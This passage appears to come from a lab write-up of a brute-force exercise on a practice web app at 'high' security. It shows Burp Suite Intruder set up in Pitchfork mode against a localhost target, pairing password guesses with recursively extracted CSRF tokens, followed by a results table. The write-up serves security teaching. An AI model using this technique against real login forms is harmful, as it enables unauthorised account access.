
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

7. Login was successful.




SECURITY LEVEL IS CURRENTLY *HIGH*.


This level is a little bit different. When we send a request with the credentials test/test we can see that a new parameter is being sent along the credentials the user_token.




1. The traffic was intercepted by opening the application through the proxy.



2. Open burp suite and go to Proxy->HTTP request
3. The request was sent to Intruder.




4. In the next step, the Pitchfork attack type is selected.
5. Configured Positions:
 - Selected the password and user_token fields as payload positions.




6. Chose Attack Type: Pitchfork to use two payload lists simultaneously:


- Payload 1: Simple list containing password guesses.
- Payload 2: Recursive Grep for dynamically extracted CSRF tokens.



The screenshot shows the Burp Suite Professional interface with a Pitchfork attack configured. The target is `http://127.0.0.1:42001`. The attack is configured with two payload lists. The first payload list (position 1) contains a simple list of password guesses. The second payload list (position 2) contains a recursive grep for dynamically extracted CSRF tokens. The interface shows the target URL, the attack type (Pitchfork), and the payload lists.





The screenshot shows the Burp Suite Professional interface with the same Pitchfork attack configuration. The target is `http://127.0.0.1:42001`. The attack is configured with two payload lists. The first payload list (position 1) contains a simple list of password guesses. The second payload list (position 2) contains a recursive grep for dynamically extracted CSRF tokens. The interface shows the target URL, the attack type (Pitchfork), and the payload lists.



7. In Grep Match, cleared all default values and added only the string "incorrect" to identify failed attempts.


8. In Grep Extract, selected the CSRF token from the response and enabled Recursive Grep to keep it updated with every request.






9. Set Follow Redirections to Always.

10. In this step, the payload positions are set, the payloads are configured, and the “Start Attack” button is clicked.






4. Intruder attack of http://127.0.0.1:42001

Request	Payload1	Payload2	Status code	Response received	Error	Redirects	Timeout	Length	Size	Comment
0			200	23	1	1	4753	HTTP/1.1 200 OKServer: nginx/1		
1	123456		200	10	1	1	4753	HTTP/1.1 200 OKServer: nginx/1		
2	PASSWORD		200	4	0	0	4753	HTTP/1.1 200 OKServer: nginx/1		
3	hello		200	7	1	1	4753	HTTP/1.1 200 OKServer: nginx/1		
4	admin		200	0	0	0	4753	HTTP/1.1 200 OKServer: nginx/1		

11. In this step, analyze all response

